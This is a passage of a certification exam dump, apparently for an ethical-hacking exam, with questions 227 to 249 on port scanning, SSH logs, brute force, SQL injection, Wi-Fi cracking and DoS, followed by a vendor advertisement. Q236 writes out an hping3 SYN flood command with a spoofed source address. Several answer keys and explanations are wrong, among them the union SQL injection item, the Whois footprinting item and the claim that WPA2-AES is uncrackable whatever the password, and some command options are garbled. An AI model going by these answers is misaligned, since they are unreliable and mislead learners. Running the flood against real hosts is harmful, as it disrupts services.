- B. They are performing a TCP connect scan to identify open ports on the target machine: This option is incorrect because a TCP connect scan involves establishing a full connection with the target port by completing the TCP three-way handshake. The hacker sends an SYN packet, receives an SYN/ACK packet, and then sends an ACK packet to finalize the connection. Then, the hacker terminates the connection with an RST or FIN packet. A TCP connect scan is more reliable and compatible than an SYN scan, but also more noisy and slow, as it creates more traffic and logs on the target system12.
- © C. They are performing a vulnerability scan to identify any weaknesses in the target system: This option is incorrect because a vulnerability scan is a broader and deeper process than a port scan. A vulnerability scan involves identifying and assessing the security flaws and risks in a system or network, such as missing patches, misconfigurations, outdated software, or weak passwords. A vulnerability scan may use port scanning as one of its techniques, but it also uses other methods, such as banner grabbing, service enumeration, or exploit testing. A vulnerability scan usually requires more time, resources, and permissions than a port scan34.
- D. They are performing a network scan to identify live hosts and their IP addresses: This option is incorrect because a network scan is a different process than a port scan. A network scan involves discovering and mapping the devices and hosts connected to a network, such as routers, switches, servers, or workstations. A network scan may use ping, traceroute, or ARP requests to identify the IP addresses, MAC addresses, and hostnames of the live hosts. A network scan usually precedes a port scan, as it provides the target range and scope for the port scan56.

References:

- 2 1: Port Scanning Techniques an overview | ScienceDirect Topics
- 2: nmap Host Discovery Techniques
- 3: Vulnerability Scanning Tools | OWASP Foundation
- 4: What Is Vulnerability Scanning? Types, Tools and Best Practices | Splunk
- 5: Network Scanning an overview | ScienceDirect Topics
- 6: Network Scanning Nmap

Ouestion #:227 - (Exam Topic 3)

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.

- B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
- C. SSH communications are encrypted; it's impossible to know who is the client or the server.
- D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D

Explanation

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

Let's just disassemble this entry.

Mar 1, 2016, 7:33:28 AM - time of the request

10.240.250.23 - 54373 - client's IP and port

10.249.253.15 - server IP

- 22 - SSH port

Question #:228 - (Exam Topic 3)

Don, a student, came across a gaming app in a third-party app store and Installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after Installing the app. What is the attack performed on Don in the above scenario?

- A. SMS phishing attack
- B. SIM card attack
- C. Agent Smith attack
- D. Clickjacking

Answer: C

Explanation

Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app,

the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

Question #:229 - (Exam Topic 3)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to ""know" to prove yourself that it was Bob who had send a mail?

- A. Non-Repudiation
- B. Integrity
- C. Authentication
- D. Confidentiality

Answer: A

Explanation

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

Question #:230 - (Exam Topic 3)

A penetration tester is conducting an assessment of a web application for a financial institution. The application uses form-based authentication and does not implement account lockout policies after multiple failed login attempts. Interestingly, the application displays detailed error messages that disclose whether the username or password entered is incorrect. The tester also notices that the application uses HTTP headers to prevent clickjacking attacks but does not implement Content Security Policy (CSP). With these observations, which of the following attack methods would likely be the most effective for the penetration tester to exploit these vulnerabilities and attempt unauthorized access?

- A. The tester could execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials
- B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database
- C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection
- D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack

Answer: A

Explanation

The most effective attack method for the penetration tester to exploit these vulnerabilities and attempt unauthorized access would be to execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials. A Brute Force attack is a hacking method that uses trial and error to crack passwords, login credentials, or encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks1. In this scenario, the tester can take advantage of the fact that the application does not lock out users after multiple failed login attempts, which means the tester can try as many combinations as possible without being blocked. The tester can also use the detailed error messages that disclose whether the username or password entered is incorrect, which can help narrow down the search space and reduce the number of guesses needed. For example, if the tester enters a wrong username and a wrong password, and the application responds with "Invalid username", the tester can eliminate that username from the list of candidates and focus on finding the correct one. Similarly, if the tester enters a correct username and a wrong password, and the application responds with "Invalid password", the tester can confirm that username and focus on finding the correct password. By using automated tools or scripts, the tester can perform a Brute Force attack faster and more efficiently.

The other options are not as effective or feasible as option A for the following reasons:

- B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database: This option is not feasible because there is no indication that the application is vulnerable to SQL Injection, which is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database2. The application uses form-based authentication, which does not necessarily involve SQL queries, and the error messages do not reveal any SQL syntax or structure. Moreover, even if the application was vulnerable to SQL Injection, the tester would need to craft a malicious SQL query that can bypass the authentication mechanism and grant access to the application, which may not be possible or easy depending on the database design and configuration.
- © C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection: This option is not effective because there is no evidence that the application is vulnerable to XSS, which is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application by injecting malicious scripts3. The application uses HTTP headers to prevent clickjacking attacks, which are a type of attack that tricks a user into clicking on a hidden or disguised element on a web page4. However, this does not imply that the application is vulnerable to XSS, which requires a different type of injection point and payload. Moreover, even if the application was vulnerable to XSS, the tester would need to find a way to deliver the malicious script to a legitimate user who is already authenticated, and then

capture the stolen session cookies from the user's browser, which may not be feasible or easy depending on the application's design and security measures.

D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack: This option is not feasible because a MitM attack is a type of attack that requires the attacker to insert themselves between two parties who believe that they are directly communicating with each other, and then relay or alter the communications between them5. In this scenario, the tester would need to intercept the HTTP traffic between the user and the application, and then modify the HTTP headers to remove or weaken the clickjacking protection. However, this would require the tester to have access to the network infrastructure or the user's device, which may not be possible or easy depending on the network security and encryption. Moreover, even if the tester could perform a MitM attack, the tester would still need to trick the user into clicking on a malicious element on a web page, which may not be possible or easy depending on the user's awareness and behavior.

References:

- 2 1: What is a Brute Force Attack? | Definition, Types & How It Works Fortinet
- 2: What is SQL Injection? Tutorial & Examples | Web Security Academy
- 3: Cross Site Scripting (XSS) | OWASP Foundation
- 4: What is Clickjacking? | Definition, Types & Examples Fortinet
- 5: Man-in-the-middle attack Wikipedia

Question #:231 - (Exam Topic 3)

Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

- A. Error-based injection
- B. Boolean-based blind SQL injection
- C. Blind SQL injection
- D. Union SQL injection

Answer: C

Question #:232 - (Exam Topic 3)

If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

- A. Criminal
- B. International

- C. Common
- D. Civil

Answer: D

Question #:233 - (Exam Topic 3)

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.

Which file do you have to clean to clear the password?

- A. .X session-log
- B. .bashrc
- C. .profile
- D. .bash_history

Answer: D

Explanation

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history.NOTE: Bash is that the shell program employed by Apple Terminal.Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it.The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

Question #:234 - (Exam Topic 3)

As part of a college project, you have set up a web server for hosting your team's application. Given your interest in cybersecurity, you have taken the lead in securing the server. You are aware that hackers often attempt to exploit server misconfigurations. Which of the following actions would best protect your web server from potential misconfiguration-based attacks?

- A. Performing regular server configuration audits
- B. Enabling multi-factor authentication for users
- C. Implementing a firewall to filter traffic

D. Regularly backing up server data

Answer: A

Explanation

The action that would best protect your web server from potential misconfiguration-based attacks is performing regular server configuration audits. A server configuration audit is a process of reviewing and verifying the security settings and parameters of the server, such as user accounts, permissions, services, ports, protocols, files, directories, logs, and patches. A server configuration audit can help you to identify and fix any security misconfigurations that may expose your server to attacks, such as using default credentials, enabling unnecessary services, leaving open ports, or missing security updates. A server configuration audit can also help you to comply with the security standards and best practices for your server, such as the CIS Benchmarks or the OWASP Secure Configuration Guide12.

The other options are not as effective as option A for the following reasons:

- B. Enabling multi-factor authentication for users: This option is not relevant because it does not address the server misconfiguration issue, but the user authentication issue. Multi-factor authentication is a method of verifying the identity of the users by requiring them to provide two or more pieces of evidence, such as a password, a code, or a biometric factor. Multi-factor authentication can enhance the security of the user accounts and prevent unauthorized access, but it does not prevent the server from being attacked due to misconfigured settings or parameters3.
- © C. Implementing a firewall to filter traffic: This option is not sufficient because it does not prevent the server from being misconfigured, but only limits the exposure of the server to the network. A firewall is a device or software that monitors and controls the incoming and outgoing network traffic based on predefined rules. A firewall can protect the server from external attacks by blocking or allowing certain ports, protocols, or IP addresses. However, a firewall cannot protect the server from internal attacks or from attacks that exploit the allowed traffic. Moreover, a firewall itself can be misconfigured and cause security issues4.
- D. Regularly backing up server data: This option is not preventive but reactive, as it does not protect the server from being attacked, but only helps to recover the data in case of an attack. Backing up server data is a process of creating and storing copies of the data on the server, such as files, databases, or configurations. Backing up server data can help you to restore the data in case of data loss, corruption, or deletion due to an attack. However, backing up server data does not prevent the server from being attacked in the first place, and it does not fix the security misconfigurations that may have caused the attack5.

References:

- 2 1: Server Configuration Audit an overview | ScienceDirect Topics
- 2: Secure Configuration Guide OWASP Foundation
- 3: Multi-factor authentication Wikipedia
- 4: Firewall (computing) Wikipedia
- 5: Backup Wikipedia

Question #:235 - (Exam Topic 3)

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization deckled to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?

- A. Robotium
- B. BalenaCloud
- C. Flowmon
- D. IntentFuzzer

Answer: C

Explanation

Source: https://www.flowmon.com

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

Question #:236 - (Exam Topic 3)

During a penetration testing assignment, a Certified Ethical Hacker (CEH) used a set of scanning tools to create a profile of the target organization. The CEH wanted to scan for live hosts, open ports, and services on a target network. He used Nmap for network inventory and Hping3 for network security auditing. However, he wanted to spoof IP addresses for anonymity during probing. Which command should the CEH use to perform this task?

- A. Hping3 -110.0.0.25 --ICMP
- B. Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4
- C. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 -flood
- D. Hping3-210.0.0.25-p 80

Answer: C

Explanation

The command C. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 -flood is the correct one to spoof IP addresses for anonymity during probing. This command sends SYN packets (-S) to the target IP 192.168.1.1 with a spoofed source IP (-a) 192.168.1.254 on port 22 (-p) and floods the target with packets (-flood). This way, the CEH can hide his real IP address and avoid detection by the target's firewall or IDS12.

The other commands are incorrect for the following reasons:

- A. Hping3 -110.0.0.25 --ICMP: This command sends ICMP packets (–ICMP) to the target IP 10.0.0.25, but does not spoof the source IP. Therefore, the CEH's real IP address will be exposed to the target.
- B. Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4: This command performs a stealthy SYN scan (-sS) on all ports (-p-) of the target without pinging it (-Pn) or resolving DNS names (-n). It also enables verbose output (-v), packet tracing (-packet-trace), and discovery scripts (-script discovery) with an aggressive timing (-T4). However, this command does not spoof the source IP, and in fact, reveals more information about the scan to the target by using packet tracing and discovery scripts.
- D. Hping3-210.0.0.25-p 80: This command sends TCP packets (default) to the target IP 10.0.0.25 on port 80 (-p), but does not spoof the source IP. Therefore, the CEH's real IP address will be exposed to the target.

References:

- 2: Spoofing Packets with Hping3 YouTube

Question #:237 - (Exam Topic 3)

While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

- A. -sA
- B. -sX
- C. -sT
- D. -sF

Answer: A

Explanation

-sA (TCP ACK scan)

This scan is different than the others discussed so far in that it never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

The ACK scan probe packet has only the ACK flag set (unless you use --scanflags). When scanning unfiltered systems, open and closed ports will both return a RST packet. Nmap then labels them as unfiltered, meaning that they are reachable by the ACK packet, but whether they are open or closed is undetermined. Ports that don't respond, or send certain ICMP error messages back (type 3, code 0, 1, 2, 3, 9, 10, or 13), are labeled filtered.

https://nmap.org/book/man-port-scanning-techniques.html

Question #:238 - (Exam Topic 3)

Which protocol is used for setting up secure channels between two devices, typically in VPNs?

- A. PEM
- B. ppp
- C. IPSEC
- D. SET

Answer: C

Question #:239 - (Exam Topic 3)

As a budding cybersecurity enthusiast, you have set up a small lab at home to learn more about wireless network security. While experimenting with your home Wi-Fi network, you decide to use a well-known hacking tool to capture network traffic and attempt to crack the Wi-Fi password. However, despite many attempts, you have been unsuccessful. Your home Wi-Fi network uses WPA2 Personal with AES encryption.

Why are you finding it difficult to crack the Wi-Fi password?

- A. The Wi-Fi password is too complex and long
- B. Your hacking tool is outdated
- C. The network is using an uncrackable encryption method
- D. The network is using MAC address filtering.

Answer: C

Explanation

The network is using an uncrackable encryption method, which makes it difficult to crack the Wi-Fi password. WPA2 Personal with AES encryption is the strongest form of security offered by Wi-Fi devices at the moment, and it should be used for all purposes. AES stands for Advanced Encryption Standard, and it is a symmetric-key algorithm that uses a 128-bit, 192-bit, or 256-bit key to encrypt and decrypt data. AES is considered to be uncrackable by brute force attacks, as it would take an impractical amount of time and computational power to try all possible key combinations12. Therefore, unless you have access to the Wi-Fi password or the encryption key, you will not be able to decrypt the network traffic and crack the password.

The other options are not correct for the following reasons:

- A. The Wi-Fi password is too complex and long: This option is not relevant because the Wi-Fi password is not directly used to encrypt the network traffic. Instead, the password is used to generate a Pre-Shared Key (PSK), which is then used to derive a Pairwise Master Key (PMK), which is then used to derive a Pairwise Transient Key (PTK), which is then used to encrypt the data. Therefore, the complexity and length of the password do not affect the encryption strength, as long as the password is not easily guessed or leaked34.
- B. Your hacking tool is outdated: This option is not plausible because even if your hacking tool is outdated, it would not affect your ability to capture the network traffic and attempt to crack the password. The hacking tool may not support the latest Wi-Fi standards or protocols, but it should still be able to capture the raw data packets and save them in a file. The cracking process would depend on the encryption algorithm and the key, not on the hacking tool.
- D. The network is using MAC address filtering: This option is not feasible because MAC address filtering is a technique that restricts network access and communication to trusted devices based on their MAC addresses, which are unique identifiers assigned to network interfaces. MAC address filtering can prevent unauthorized devices from joining the network, but it cannot prevent authorized devices from capturing the network traffic. Moreover, MAC address filtering can be easily bypassed by spoofing the MAC address of an allowed device56.

References:

- 1: What is AES Encryption and How Does it Work? | Kaspersky
- 2: AES Encryption: Everything You Need to Know | Comparitech
- 3: How Does WPA2 Work? | Techwalla
- 4: How Does WPA2 Encryption Work? | Security Boulevard
- 5: What is MAC Address Filtering? | Definition, Types & Examples Fortinet
- 6: How to Bypass MAC Address Filtering on Wireless Networks Null Byte :: WonderHowTo

Question #:240 - (Exam Topic 3)

You want to analyze packets on your wireless network. Which program would you use?

A. Wireshark with Airpcap

- B. Airsnort with Airpcap
- C. Wireshark with Winpcap
- D. Ethereal with Winpcap

Answer: A

Explanation

https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html

Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."

NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

Question #:241 - (Exam Topic 3)

When conducting a penetration test, it is crucial to use all means to get all available information about the target network. One of the ways to do that is by sniffing the network. Which of the following cannot be performed by the passive network sniffing?

- A. Identifying operating systems, services, protocols and devices
- B. Modifying and replaying captured network traffic
- C. Collecting unencrypted information about usernames and passwords
- D. Capturing a network traffic for further analysis

Answer: B

Question #:242 - (Exam Topic 3)

During a red team engagement, an ethical hacker is tasked with testing the security measures of an organization's wireless network. The hacker needs to select an appropriate tool to carry out a session hijacking attack. Which of the following tools should the hacker use to effectively perform session hijacking and subsequent security analysis, given that the target wireless network has the Wi-Fi Protected Access-preshared key (WPA-PSK) security protocol in place?

- A. FaceNiff
- B. Hetty
- C. Droidsheep

D. bettercap

Answer: D

Explanation

bettercap is a tool that can perform session hijacking attacks on wireless networks, among other network security and penetration testing tasks. bettercap can capture and manipulate network traffic, perform man-in-the-middle attacks, spoof and sniff protocols, inject custom payloads, and more1.

bettercap can perform session hijacking attacks on wireless networks that use the WPA-PSK security protocol by exploiting the four-way handshake process that occurs when a client connects to a wireless access point. The four-way handshake is used to establish a shared encryption key between the client and the access point, based on the pre-shared key (PSK) that is configured on both devices. However, the four-way handshake also exposes some information that can be used to crack the PSK offline, such as the nonce values, the MAC addresses, and the message integrity code (MIC) of the packets2.

bettercap can capture the four-way handshake packets using its Wi-Fi module and save them in a file. The file can then be fed to a tool like Hashcat or Aircrack-ng to crack the PSK using brute force or dictionary attacks. Once the PSK is obtained, bettercap can use it to decrypt the wireless traffic and perform session hijacking attacks on the clients connected to the access point3.

Therefore, bettercap is an appropriate tool to carry out a session hijacking attack on a wireless network that uses the WPA-PSK security protocol.

References:

- bettercap: the Swiss Army knife for 802.11, BLE and Ethernet networks reconnaissance and MITM attacks
- How the WPA2 Enterprise Wireless Security Protocol Works
- © Cracking WPA/WPA2 Passwords with Bettercap and Hashcat

Question #:243 - (Exam Topic 3)

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise In order to evade IDS?

- A. nmap -sP- -p-65535-T5
- B. nmap-A-host-time 99-T1
- C. nmap -A -Pn
- D. nmap -sT-O- To

Answer: D

Explanation

-A: Perform an aggressive scan which select most of the commonly used options within nmap

-Pn: Means Don't ping

-p:scan specific ports

-sT: TCP Connect scan

-O: Operating system detection

-T0: timing template (extremely slow- evade FW)0

Question #:244 - (Exam Topic 3)

A penetration tester is tasked with gathering information about the subdomains of a target organization's website. The tester needs a versatile and efficient solution for the task. Which of the following options would be the most effective method to accomplish this goal?

- A. Employing a tool like Sublist3r, which is designed to enumerate the subdomains of websites using OSINT
- B. Analyzing Linkedin profiles to find employees of the target company and their job titles
- C. Utilizing the Harvester tool to extract email addresses related to the target domain using a search engine like Google or Bing
- D. Using a people search service, such as Spokeo or Intelius, to gather information about the employees of the target organization

Answer: A

Explanation

Employing a tool like Sublist3r, which is designed to enumerate the subdomains of websites using OSINT, would be the most effective method to accomplish this goal. This option works as follows:

- Sublist3r is a python tool designed to enumerate subdomains of websites using OSINT (Open Source Intelligence). It helps penetration testers and bug hunters collect and gather subdomains for the domain they are targeting. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu, and Ask. Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster, and ReverseDNS. Subbrute was integrated with Sublist3r to increase the possibility of finding more subdomains using bruteforce with an improved wordlist1.
- By using Sublist3r, the tester can quickly and efficiently discover the subdomains of the target organization's website, which can provide valuable information about the network structure, the services offered, the potential vulnerabilities, and the attack surface. Sublist3r can also be used to perform passive reconnaissance, which does not send any packets to the target domain, and thus avoids detection by the target organization12.

The other options are not as effective as option A for the following reasons:

- B. Analyzing Linkedin profiles to find employees of the target company and their job titles: This option is not relevant because it does not address the subdomain enumeration task, but the social engineering task. Linkedin is a social networking platform that allows users to create and share their professional profiles, which may include their name, job title, company, skills, education, and contacts. By analyzing Linkedin profiles, the tester may be able to find employees of the target company and their job titles, which can be useful for crafting phishing emails, impersonating employees, or exploiting human weaknesses. However, this option does not help to discover the subdomains of the target organization's website, which is the goal of this scenario3.
- © C. Utilizing the Harvester tool to extract email addresses related to the target domain using a search engine like Google or Bing: This option is not sufficient because it does not provide a comprehensive list of subdomains, but only a partial list based on email addresses. The Harvester is a tool that can extract email addresses, subdomains, hosts, employee names, open ports, and banners from different public sources, such as search engines, PGP key servers, and SHODAN computer database. By using the Harvester, the tester may be able to extract some email addresses related to the target domain, which can reveal some subdomains, such as mail.target.com or support.target.com. However, this option does not guarantee to find all the subdomains of the target organization's website, as some subdomains may not have any email addresses associated with them, or may not be indexed by the search engines4.
- D. Using a people search service, such as Spokeo or Intelius, to gather information about the employees of the target organization: This option is not applicable because it does not address the subdomain enumeration task, but the personal information gathering task. Spokeo and Intelius are people search services that can provide various information about individuals, such as their name, address, phone number, email, social media, criminal records, and financial history. By using these services, the tester may be able to gather information about the employees of the target organization, which can be useful for performing background checks, identity theft, or blackmail. However, this option does not help to discover the subdomains of the target organization's website, which is the goal of this scenario56.

References:

- 2 1: GitHub aboul3la/Sublist3r: Fast subdomains enumeration tool for penetration testers
- 2: Subdomain Discovery in Cybersecurity with Kali Linux | Medium
- 3: LinkedIn Wikipedia
- 4: The Harvester Kali Linux Tools
- 5: Spokeo Wikipedia
- 6: Intelius Wikipedia

Question #:245 - (Exam Topic 3)

How can rainbow tables be defeated?

A. Use of non-dictionary words

- B. All uppercase character passwords
- C. Password salting
- D. Lockout accounts under brute force password cracking attempts

Answer: C

Explanation

https://en.wikipedia.org/wiki/Salt_(cryptography)

A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.

A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.

Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

Question #:246 - (Exam Topic 3)

Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Marry found is called what?

- A. False-negative
- B. False-positive
- C. Brute force attack
- D. Backdoor

Answer: B

Explanation

https://www.infocyte.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-and

False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.

False negatives are uncaught cyber threats — overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

Question #:247 - (Exam Topic 3)

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?

- A. Reverse image search
- B. Meta search engines
- C. Advanced image search
- D. Google advanced search

Answer: A

Explanation

Gathering Information using Reverse Image Search Reverse image search helps an attacker in tracking the original source and details of images, such as photographs, profile pictures, and memes Attackers can use online tools such as Google Image Search, TinEye Reverse Image Search, and Yahoo Image Search to perform reverse

Question #:248 - (Exam Topic 3)

Richard, an attacker, targets an MNC In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VPN footprinting
- B. Email footprinting
- C. VoIP footprinting
- D. Whois footprinting

Answer: B

Question #:249 - (Exam Topic 3)

A large enterprise has been experiencing sporadic system crashes and instability, resulting in limited access to its web services. The security team suspects it could be a result of a Denial of Service (DoS) attack. A significant increase in traffic was noticed in the network logs, with patterns suggesting packet sizes exceeding the prescribed size limit. Which among the following DoS attack techniques best describes this scenario?

- A. UDP flood attack
- B. Smurf attack
- C. Pulse wave attack
- D. Ping of Death attack

Answer: D

Explanation

A Ping of Death attack is a type of DoS attack that exploits a vulnerability in the IP protocol that allows packets to be fragmented and reassembled at the destination. The attacker sends a malformed packet that exceeds the maximum size of 65,535 bytes, which causes the target system to crash or become unstable when it tries to reassemble the packet. This attack can affect various operating systems and devices, such as routers, switches, and firewalls. A Ping of Death attack can be detected by monitoring the network traffic for unusually large packets or ICMP messages. References:

- Ping of Death (PoD) Attack
- Denial-of-Service Attacks: History, Techniques & Prevention
- What is a denial-of-service (DoS) attack?

About dumpspedia.com

<u>dumpspedia.com</u> was founded in 2007. We provide latest & high quality IT / Business Certification Training Exam Questions, Study Guides, Practice Tests.

We help you pass any IT / Business Certification Exams with 100% Pass Guaranteed or Full Refund. Especially Cisco, CompTIA, Citrix, EMC, HP, Oracle, VMware, Juniper, Check Point, LPI, Nortel, EXIN and so on.

View list of all certification exams: All vendors


























We prepare state-of-the art practice tests for certification exams. You can reach us at any of the email addresses listed below.

Sales: sales@dumpspedia.com

Feedback: <u>feedback@dumpspedia.com</u>
 Support: <u>support@dumpspedia.com</u>

Any problems about IT certification or our products, You can write us back and we will get back to you within 24 hours.